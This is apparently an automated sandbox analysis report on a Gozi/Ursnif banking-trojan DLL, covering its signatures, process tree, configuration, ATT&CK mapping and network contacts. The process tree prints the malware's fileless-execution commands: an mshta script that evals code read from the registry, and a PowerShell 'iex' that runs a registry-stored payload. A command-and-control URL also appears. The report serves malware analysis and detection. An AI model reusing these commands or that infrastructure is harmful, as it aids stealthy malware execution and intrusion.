ID: 341503
Sample Name: J5cB3wfXIZ.dll
Cookbook: default.jbs
Time: 13:31:23
Date: 19/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report J5cB3wfXIZ.dll

Overview


General Information

Sample Name:	J5cB3wfXIZ.dll
Analysis ID:	341503
MD5:	b685f18108644f4..
SHA1:	7b6793b9b79d69..
SHA256:	ae1143cc98f29da..
Tags:	dll Gozi

Most interesting Screenshot:



Detection




Gozi Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Gozi e-Banking trojan
- Found malware configuration
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the export address table of…
- Modifies the import address table of…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 4112 cmdline: loaddll32.exe 'C:\Users\user\Desktop\J5cB3wfXIZ.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
  - regsvr32.exe (PID: 5056 cmdline: regsvr32.exe /s C:\Users\user\Desktop\J5cB3wfXIZ.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - control.exe (PID: 5516 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - cmd.exe (PID: 1292 cmdline: C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - iexplore.exe (PID: 4824 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
      - iexplore.exe (PID: 4680 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 5948 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:17428 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 6260 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:82958 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 3324 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:17444 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 5420 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:17448 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 4568 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\Audiinrt'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6384 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6364 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 1320 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\rdbrb2d5\rdbrb2d5.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6508 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESC897.tmp' 'c:\Users\user\AppData\Local\Temp\rdbrb2d5\CSC7F1B52F59A3940BBA26731CA59E359E.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6492 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\qlsbymno\qlsbymno.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5628 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESDD29.tmp' 'c:\Users\user\AppData\Local\Temp\qlsbymno\CSCD41E322C75AB4E508022745626ED11DA.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "12",
  "whoami": "user@301389hh",
  "dns": "301389",
  "version": "251173",
  "uptime": "263",
  "crc": "2",
  "id": "4355",
  "user": "ef15d01308f8d2d8cdc8873a19585771",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.516854961.0000000005828000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.516692874.0000000005828000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.631748132.00000000037E0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000002.653568362.0000000004EA0000.00000040.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.517055727.0000000005828000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 12 entries				

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Compliance:

- Uses 32bit PE files
- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections
- Contains modern PE file flags such as dynamic base (ASLR) or NX
- Binary contains paths to debug symbols

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Detected Gozi e-Banking trojan
- Yara detected Ursnif

System Summary:

- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected Ursnif


Remote Access Functionality:

- Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 2	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	Software Packing 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Access Token Manipulation 1	DLL Side-Loading 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	PowerShell 1	Logon Script (Mac)	Process Injection 7 1 2	Rootkit 4	NTDS	System Information Discovery 2 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 7 1 2	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Regsvr32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.regsvr32.exe.3320000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	0%	Virustotal		Browse
lopppoole.xyz	1%	Virustotal		Browse
1.0.0.127.in-addr.arpa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.remixd.com/privacy_policy.html	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.remixd.com/privacy_policy.html	0%	URL Reputation	safe	
http://https://www.remixd.com/privacy_policy.html	0%	URL Reputation	safe	
http://https://onedrive.live.com;Fotos	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://lopppooole.xyz/manifest/ehfohjXsSyNh3/Dgp96Gk3/lVBfFMSGbuE_2FblUJiam5J/FReKpJmll_/2FqyHCtaVSBm6K6Ko/WERyA3L_2FII/lJFnvsXjCC0/B6Jcru87PoIFGQ/QFT8EqSEHg3v2hZqAMKS0/dEGDQI7srJzPVOyc/xK9N1AvL3AWCWgQ/llGaqAG9nDDPCotil_/2FyGx9sN3/Hx4a0G_2BwsD_2Fz8VxW/iIp_2BbsEWLnwin7WbkX/W.cnx	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://lopppooole.xyz/manifest/EKNJ9fKqJo7a/QXXbLTyQ2r9/ZRLknACKuuJLq2/DwpuTaRVmWici_2Fkh4wM/n8fEJZ7	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://bealion.com/politica-de-cookies	0%	URL Reputation	safe	
http://https://bealion.com/politica-de-cookies	0%	URL Reputation	safe	
http://https://bealion.com/politica-de-cookies	0%	URL Reputation	safe	
http://https://www.gadsme.com/privacy-policy/	0%	URL Reputation	safe	
http://https://www.gadsme.com/privacy-policy/	0%	URL Reputation	safe	
http://https://www.gadsme.com/privacy-policy/	0%	URL Reputation	safe	
http://https://portal.eu.numbereight.me/policies-license#software-privacy-notice	0%	URL Reputation	safe	
http://https://portal.eu.numbereight.me/policies-license#software-privacy-notice	0%	URL Reputation	safe	
http://https://portal.eu.numbereight.me/policies-license#software-privacy-notice	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txt	0%	Avira URL Cloud	safe	
http://lopppooole.xyz/manifest/ehfohjXsSyNh3/Dgp96Gk3/lVBfFMSGbuE_2FblUJiam5J/FReKpJmll_/2FqyHCtaVSB	0%	Avira URL Cloud	safe	
http://https://www.stroeer.de/fileadmin/de/Konvergenz_und_Konzepte/Daten_und_Technologien/Stroeer_SSP/Downl	0%	URL Reputation	safe	
http://https://www.stroeer.de/fileadmin/de/Konvergenz_und_Konzepte/Daten_und_Technologien/Stroeer_SSP/Downl	0%	URL Reputation	safe	
http://https://www.stroeer.de/fileadmin/de/Konvergenz_und_Konzepte/Daten_und_Technologien/Stroeer_SSP/Downl	0%	URL Reputation	safe	
http://https://channelpilot.co.uk/privacy-policy	0%	URL Reputation	safe	
http://https://channelpilot.co.uk/privacy-policy	0%	URL Reputation	safe	
http://https://channelpilot.co.uk/privacy-policy	0%	URL Reputation	safe	
http://https://onedrive.live.com;OneDrive-App	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://www.admo.tv/en/privacy-policy	0%	URL Reputation	safe	
http://https://www.admo.tv/en/privacy-policy	0%	URL Reputation	safe	
http://https://www.admo.tv/en/privacy-policy	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	0%	URL Reputation	safe	
http://https://www.bidstack.com/privacy-policy/	0%	URL Reputation	safe	
http://https://www.bidstack.com/privacy-policy/	0%	URL Reputation	safe	
http://https://www.bidstack.com/privacy-policy/	0%	URL Reputation	safe	
http://https://listonic.com/privacy/	0%	URL Reputation	safe	
http://https://listonic.com/privacy/	0%	URL Reputation	safe	
http://https://listonic.com/privacy/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	2.18.68.31	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 0%, Virustotal, Browse	unknown
hblg.media.net	2.18.68.31	true	false		high
lg3.media.net	2.18.68.31	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
lopppooole.xyz	185.186.244.49	true	false	• 1%, Virustotal, Browse	unknown
web.vortex.data.msn.com	unknown	unknown	false		high
www.msn.com	unknown	unknown	false		high
1.0.0.127.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	true		unknown
8.8.8.8.in-addr.arpa	unknown	unknown	true		unknown
cvision.media.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://lopppooole.xyz/manifest/ehfohjXsSyNh3/Dgp96Gk3/lVBfFMSGbuE_2FblUJiam5J/FReKpJmll_/2FqyHCtaVSBm6K6Ko/WERyA3L_2FII/lJFnvsXjCC0/B6Jcru87PoIFGQ/QFT8EqSEHg3v2hZqAMKS0/dEGDQI7srJzPVOyc/xK9N1AvL3AWCWgQ/llGaqAG9nDDPCotil_/2FyGx9sN3/Hx4a0G_2BwsD_2Fz8VxW/iIp_2BbsEWLnwin7WbkX/W.cnx	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://searchads.msn.net/.cfm?&&kp=1&	{CB9E9683-5A9D-11EB-90E5-ECF4BB2D2496}.dat.3.dr	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172	de-ch[1].htm.4.dr	false		high
http://https://www.msn.com/de-ch/nachrichten/coronareisen	de-ch[1].htm.4.dr	false		high
http://https://www.remixd.com/privacy_policy.html	iab2Data[1].json.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com;Fotos	85-0f8009-68ddb2ab[1].js.4.dr	false	• Avira URL Cloud: safe	low
http://constitution.org/usdeclar.txtC:	regsvr32.exe, 00000001.00000003.631748132.00000000037E0000.00000004.00000001.sdmp, powershell.exe, 00000021.00000003.639376454.00000166431C0000.00000004.00000001.sdmp, control.exe, 00000027.00000002.659052037.00000000000C6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	regsvr32.exe, 00000001.00000003.631748132.00000000037E0000.00000004.00000001.sdmp, regsvr32.exe, 00000001.00000002.653568362.0000000004EA0000.00000040.00000001.sdmp, powershell.exe, 00000021.00000003.639376454.0000016643 1C0000.00000004.00000001.sdmp, control.exe, 00000027.00000002.659052037.00000000000C6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.onenote.com/notebooks?WT.mc_id=MSN_OneNote_TopMenu&auth=1&wdorigin=msn	de-ch[1].htm.4.dr	false		high
http://https://office.live.com/start/Word.aspx?WT.mc_id=MSN_site;Excel	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://ogp.me/ns/fb#	de-ch[1].htm.4.dr	false		high
http://https://www.awin1.com/cread.php?awinmid=15168&awinaffid=696593&clickref=de-ch-ss&ued=htt	de-ch[1].htm.4.dr	false		high
http://https://www.msn.com/de-ch/news/other/j%c3%bcdisches-online-treffen-mit-hitler-und-porno-bildern-gest	de-ch[1].htm.4.dr	false		high
http://https://outlook.live.com/mail/deeplink/compose;Kalender	85-0f8009-68ddb2ab[1].js.4.dr	false		high

